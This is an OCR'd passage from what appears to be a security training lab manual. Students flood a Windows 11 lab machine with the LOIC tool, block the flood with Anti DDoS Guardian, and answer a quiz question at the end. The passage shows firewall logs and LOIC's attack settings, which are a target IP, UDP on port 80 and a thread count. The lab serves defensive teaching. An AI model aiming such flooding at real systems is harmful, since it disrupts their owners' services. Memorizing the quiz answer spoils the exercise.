
```
A cat is fine too. Desudesudesu~
06:17:52 An incoming packet(Allowed) Protocol: UDP, Source port: 65118, Destination port: 80
A cat is fine too. Desudesudesu~

Skipped 34 packets

06:17:52 An incoming packet(Allowed) Protocol: UDP, Source port: 55028, Destination port: 80
A cat is fine too. Desudesudesu~
06:17:52 An incoming packet(Allowed) Protocol: UDP, Source port: 55028, Destination port: 80
A cat is fine too. Desudesudesu~
06:17:52 An incoming packet(Allowed) Protocol: UDP, Source port: 55028, Destination port: 80
A cat is fine too. Desudesudesu~
06:17:52 An incoming packet(Allowed) Protocol: UDP, Source port: 55028, Destination port: 80
A cat is fine too. Desudesudesu~
06:17:52 An incoming packet(Allowed) Protocol: UDP, Source port: 55028, Destination port: 80
A cat is fine too. Desudesudesu~
06:17:52 An incoming packet(Allowed) Protocol: UDP, Source port: 65118, Destination port: 80
A cat is fine too. Desudesudesu~
```

Act...	Time	Outgoing..							
●	06:04:09	63261							.azure.com
●	06:04:15	31673							op.azure.com
●	06:04:21	72200							
●	06:04:23	18101							op.azure.com
●	06:04:29	13956							
●	06:04:31	1365							
●	06:04:31	5561							
●	06:04:31	1632							
●	06:04:31	81739							
●	06:04:31	1556							
●	06:04:31	1638							
●	06:04:33	1320							
●	06:05:03	22413							.azure.com
●	06:05:10	6226							.com
●	06:05:15	14353							.azure.com
●	06:05:18	3758							.azure.com
●	06:05:49	15235							.azure.com
●	06:05:52	52570							ger.net
●	06:06:01	0							
●	06:06:33	4148							.com
●	06:07:34	0							
●	06:07:34	0							
●	06:07:42	0							
●	06:07:42	0							
●	06:07:43	34273							app.azure.com
●	06:07:53	156356							
●	06:08:09	25901							ger.net
●	06:08:25	10437							.azure.com
●	06:09:06	0							
●	06:09:06	1206762	0	10.10.1.11		10.10.1.22		ICMP	
●	06:09:16	1690446	0	10.10.1.11		10.10.1.19		ICMP	
●	06:09:35	1336	3721	10.10.1.11	50404	20.54.24.231	443	TCP	Access array614.prod.do.dsp.mp.microsoft.com
●	06:09:37	9712	17346	10.10.1.11	50405..	20.52.64.201	443	TCP	Access onedscolprdgwc05.germanywestcentral.cloudapp.azure.com

Block unwanted network traffic

6:17 AM
3/11/2024

21. Observe that the blocked IP session turns red in the **Action Taken** column.



Act...	Time	Outgoing...	Incoming ...	Local IP Address	Port	Remote IP Address	Port	Pro...	Information
🟢	06:04:15	31673	51319	10.10.1.11	50142..	13.89.179.10	443	TCP	Access onedscolprdcus12.centralus.cloudapp.azure.com
🟢	06:04:21	72200	13974564	10.10.1.11	50152..	23.40.41.58	80	TCP	Access a122.dscg3.akamai.net
🟢	06:04:23	18101	28740	10.10.1.11	50154..	52.182.143.213	443	TCP	Access onedscolprdcus16.centralus.cloudapp.azure.com
🟢	06:04:29	13956	1914337	10.10.1.11	50162..	23.40.41.32	80	TCP	Access a122.dscg3.akamai.net
🟢	06:04:31	1365	7367	10.10.1.11	50164	20.231.239.246	443	TCP	Access reroute443.trafficmanager.net
🟢	06:04:31	5561	26381	10.10.1.11	50167..	204.79.197.203	80..	TCP	Access a-0003.a-msedge.net
🟢	06:04:31	1632	23783	10.10.1.11	50168	52.96.165.2	443	TCP	Access ooc-g2.tm-4.office.com
🟢	06:04:31	81739	14434524	10.10.1.11	50169..	23.40.41.4	80	TCP	Access a122.dscg3.akamai.net
🟢	06:04:31	1556	8336	10.10.1.11	50171	52.113.194.132	443	TCP	Access s-0005.s-msedge.net
🟢	06:04:31	1638	8373	10.10.1.11	50173	13.107.246.70	443	TCP	Access part-0042.t-0009.t-msedge.net
🟢	06:04:33	1650	0	10.10.1.11	50179..	20.20.10.10	7680	TCP	
🟢	06:05:03	22413	34121	10.10.1.11	50211..	20.189.173.16	443	TCP	Access onedscolprdwus17.westus.cloudapp.azure.com
🟢	06:05:10	6226	12836	10.10.1.11	50236..	51.104.167.245	443	TCP	Access array608.prod.do.dsp.mp.microsoft.com
🟢	06:05:15	14353	22790	10.10.1.11	50242..	20.189.173.8	443	TCP	Access onedscolprdwus07.westus.cloudapp.azure.com
🟢	06:05:18	3758	5746	10.10.1.11	50251	20.42.73.25	443	TCP	Access onedscolprdeus06.eastus.cloudapp.azure.com
🟢	06:05:49	15235	22685	10.10.1.11	50269..	20.189.173.12	443	TCP	Access onedscolprdwus11.westus.cloudapp.azure.com
🟢	06:05:52	52570	35523	10.10.1.11	50275..	13.85.23.206	443	TCP	Access glb.cws.prod.dcat.dsp.trafficmanager.net
🟢	06:06:01	0	330	10.10.1.11		38.104.127.57		ICMP	
🟢	06:06:33	4148	7464	10.10.1.11	50313..	51.104.167.255	443	TCP	Access array609.prod.do.dsp.mp.microsoft.com
🟢	06:07:34	0	75	224.0.0.251	5353	10.10.1.22	5353	UDP	
🟢	06:07:34	0	69	224.0.0.252	5355	10.10.1.22	53543	UDP	
🟢	06:07:42	0	108	224.0.0.22		10.10.1.22		IGMP	
🟢	06:07:42	0	4460	239.255.255.250	3702	10.10.1.22	53544	UDP	
🟢	06:07:43	34273	57260	10.10.1.11	50339..	40.74.98.194	443	TCP	Access onedscolprdjpw02.japanwest.cloudapp.azure.com
🔴	06:07:53	157266	39958(Bl...	10.10.1.11	445	10.10.1.22	64050..	TCP	
🟢	06:08:09	25901	31982	10.10.1.11	50356	20.163.45.186	443	TCP	Access fe2cr.update.msft.com.trafficmanager.net
🟢	06:08:25	10437	11708	10.10.1.11	50388..	20.189.173.13	443	TCP	Access onedscolprdwus12.westus.cloudapp.azure.com
🔴	06:09:06	0	1382959...	10.10.1.11	80..	10.10.1.22	55027..	UDP	
🟢	06:09:06	1207578	0	10.10.1.11		10.10.1.22		ICMP	
🟢	06:09:16	1696974	0	10.10.1.11		10.10.1.19		ICMP	
🟢	06:09:35	1336	3721	10.10.1.11	50404	20.54.24.231	443	TCP	Access array614.prod.do.dsp.mp.microsoft.com
🟢	06:09:37	9712	17346	10.10.1.11	50405..	20.52.64.201	443	TCP	Access onedscolprdgwc05.germanywestcentral.cloudapp.azure.com
🟢	06:18:03	17329	5748	10.10.1.11	50432	104.208.16.89	443	TCP	Access onedscolprdcus11.centralus.cloudapp.azure.com


Block unwanted network traffic

22. Similarly, you can **Block IP** the address of the **10.10.1.19** session.

23. On completion of the task, click **Stop flooding**, and then close the LOIC window on all the attacker machines. (**Windows Server 2019** and **Windows Server 2022**).

    To switch to the **Windows Server 2019**, click Windows Server 2019.

    To switch to the **Windows Server 2022**, click Windows Server 2022.



Low Orbit Ion Cannon | When harpoons, air strikes and nukes fails | v. 1.0.8.0

1. Select your target

URL

IP 10.10.1.11

2. Ready?

Selected target

10.10.1.11

3. Attack options

Timeout 9001

HTTP Subsite /

TCP / UDP message A cat is fine too. Desudesudesu~

Port 80

Method UDP

Threads 5

☑ Wait for reply

Attack status

Idle	Connecting	Requesting	Downloading	Downloaded	Requested	Failed
					229279	

24. This concludes the demonstration of how to detect and protect against a DDoS attack using Anti DDoS Guardian.

25. Close all open windows and document all the acquired information.

26. You can also use other DoS and DDoS protection tools such as, **DOSarrest's DDoS protection service** (https://www.dosarrest.com), **DDoS-GUARD** (https://ddos-guard.net), **Radware DefensePro X** (https://www.radware.com), **F5 DDoS Attack Protection** (https://www.f5.com) to protect organization's systems and networks from DoS and DDoS attacks.

27. Click Windows 11 to switch to the Windows 11 virtual machine. In **Windows 11** machine, navigate to **Control Panel** --> **Programs** --> **Programs and Features** and uninstall **Anti DDoS Guardian**.

Question 10.2.1.1

For this task, first use the LOIC tool on the Windows Server 2019 and Windows Server 2022 machines to perform a DDoS attack on the Windows 11 target system. Then, use the Anti DDoS Guardian tool on the Windows 11 machine to detect and protect against the DDoS attack. Which Anti DDoS Guardian option will you use to stop an ongoing DoS attack?